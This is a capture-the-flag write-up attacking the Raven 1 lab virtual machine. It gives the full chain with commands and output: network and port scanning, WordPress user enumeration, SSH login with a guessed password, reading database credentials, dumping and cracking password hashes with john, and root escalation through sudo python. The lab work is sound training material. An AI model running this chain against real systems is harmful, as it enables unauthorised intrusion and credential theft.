Raven1 Report

Name: Saurabh Jawade

Date: 14 - 0G - 2025

Table of Contents

Executive Summary

This report of Raven 1 machine which is hosted on virtual box , are presented in this report. The goal was to evaluate vulnerabilities under off firewall level, simulating real-world attack techniques and documenting exploitable weaknesses.

Summary of Results

Lab Environment

Target OS : Raven 1

Target App : Rave 1 machine

Attacker OS : Kali Linux

IP Address : 192.168.99.12

1. **IP Scanning:**
   - **Use the Netdiscover we get the IP of the target os .**
   - **Command : sudo netdiscover**
   - **Sudo - root permission**

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.99.1    52:54:00:12:35:00      1      60  Unknown vendor
192.168.99.2    52:54:00:12:35:00      1      60  Unknown vendor
192.168.99.3    08:00:27:bb:1f:ab      2     120  PCS Systemtechnik GmbH
192.168.99.12   08:00:27:95:ce:34      2     120  PCS Systemtechnik GmbH
```

2. Port scanning :
   - Use the namp for the scnning of the open ports
   - Using the Command :
     nmap -sC -sV -oA nmap_results.txt 192.168.99.12
   - sC - For --script=default
   - sV - for **version detection**.
   - oA - output the results in nmap_results.txt


It give us an 3 open ports 22 which is ssh , 80 which is http and 111 is rpcbind

It give us that which OS it is which is Debian

```
└─$ nmap -sC -sV -oA nmap_results.txt 192.168.99.12
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 01:22 EST
Nmap scan report for 192.168.99.12
Host is up (0.00036s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38952/udp6  status
|   100024  1          41848/tcp6  status
|   100024  1          47656/udp   status
|_  100024  1          49462/tcp   status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.08 seconds
```

After I use the IP with the port 80 i get the frontpage of the site which is hosted in port 80 .

We see that it give us detail like this is site of the security profrssionals which name is same as our machine which is Raven 1 – Raven Security



3. Directory Enumeration :

- Using the Tool gobuster we enumarate the directory
- Using the command :

gobuster dir -u http://192.168.99.12 -w /usr/shar/wordlists/dirb/common.txt


- Dir – define directory scanning
- -u – represent it is an url
- -w – is for giveing the wordlist for the directory scanning

Using the gobuster we get different types of directory which is present in the site

As we see in the following firgure..


```
└─$ gobuster dir -u http://192.168.99.12 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.99.12
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/12/02 01:29:03 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/css                  (Status: 301) [Size: 312] [--> http://192.168.99.12/css/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.99.12/fonts/]
/img                  (Status: 301) [Size: 312] [--> http://192.168.99.12/img/]
/index.html           (Status: 200) [Size: 16819]
/js                   (Status: 301) [Size: 311] [--> http://192.168.99.12/js/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.99.12/manual/]
/server-status        (Status: 403) [Size: 301]
/vendor               (Status: 301) [Size: 315] [--> http://192.168.99.12/vendor/]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.99.12/wordpress/]

===============================================================
2021/12/02 01:29:04 Finished
===============================================================
```

After we access the directory which name is wordpress we get the following page



4. Wordpress Scanning :

- Use wpscan for the website scanning .
- Using the following command
  Wpscan -url http://192.168.99.12/wordpress/ -e u
- --url – gives the url links
- -e – use the enumerate the user



The results returned 2 valuable users made on the victim's machine:

Michael and **Steven.**

5. Ganning access :

- Using the ssh we acces the system
- Using the following command
  ssh michael@192.168.99.12
- Michael is an username
- 192.168.99.12 is an ip of the target host
- Use username as michael and password as michael and we get access

```
└─$ ssh michael@192.168.99.12

The authenticity of host '192.168.99.12 (192.168.99.12)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.99.12' (ECDSA) to the list of known hosts.
michael@192.168.99.12's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$
```

After enumeration of the system , we get and file which name is service.html

Which is present in the /var/www/

```
GNU nano 2.2.6                    File: service.html

                                <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                                        <div class="single-footer-widget">
                                                <h6>Follow Us</h6>
                                                <p>Let us be social</p>
                                                <div class="footer-social d-flex align-items-center">
                                                        <a href="#"><i class="fa fa-facebook"></i></a>
                                                        <a href="#"><i class="fa fa-twitter"></i></a>
                                                        <a href="#"><i class="fa fa-dribbble"></i></a>
                                                        <a href="#"><i class="fa fa-behance"></i></a>
                                                </div>
                                        </div>
                                </div>
                        </div>
                </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integri$
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9$
        <script src="js/easing.min.js"></script>
        <script src="js/hoverIntent.js"></script>
        <script src="js/superfish.min.js"></script>
```

In This file we get an First flag which is show in the followng figure .

\

In that same directory we get one more file which name is flag2.txt

After opening that file we get and Second Flag which is show in the following image .

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

After Scanning different directory and file we get this file in which we get and username and password of the databases .

This file name is wp-content which is present in the directory /var/www/wordpress/

In that file we get the following details whcih is showing the following image

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

6. Databases Accessing :

- Use the mysql for accesssing the databases
- Using the following command :
  mysql -u root -p 'R@v3nSecurity' -h 127.0.0.1

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 73
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

For the databases enumuration we use following command

Select * from wp_users;

Means select all the detail from the wp_users

We get the following detail in that table like we get and username and passwords of the users

Password which is in hash form .

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
    | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49
:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31
:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)
```

7. Hash Cracking :

- We use john for decoding the hash
- Using the following command
  John hash.txt -w /usr/share/wordlists/rockyou.txt

We successfully decode the hsa using the john and we get the password of the

Steven as pink84 .

```
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```

8. Accessing the target OS :

- Using the ssh we login as the steven using the password we get by decoding the hash which is pink84

```
└─$ ssh steven@192.168.99.12
steven@192.168.99.12's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 13 14:12:04 2018
$
```

For checking the root permission we use the following command which is

Sudo -l - which give as an is this steven has an permission for root or not .

if has then how we get this also we get .

Like we see that in teh following screen shot they show that their is root permission with the python

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

We use the following command for ganning root access of the system

Sudo python –c ‘import pty;pty.spawn(“/bin/bash”)’

This command givening the command to the target host like using the python to get the root access

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/home/steven# whoami
root
root@Raven:/home/steven#
```

This is the Final Flag we get which is present in the root directory as name of flag4.txt

```
root@Raven:/# cd /root
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
_____
| __ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!
```

We successfully Hacked the Given Machine.

Conclusion

After using the Different types of attack we successfully hacked the Raven 1 machine . we using different type of of attack like Directory Enemeration , active port scanning , privilge esculation using python .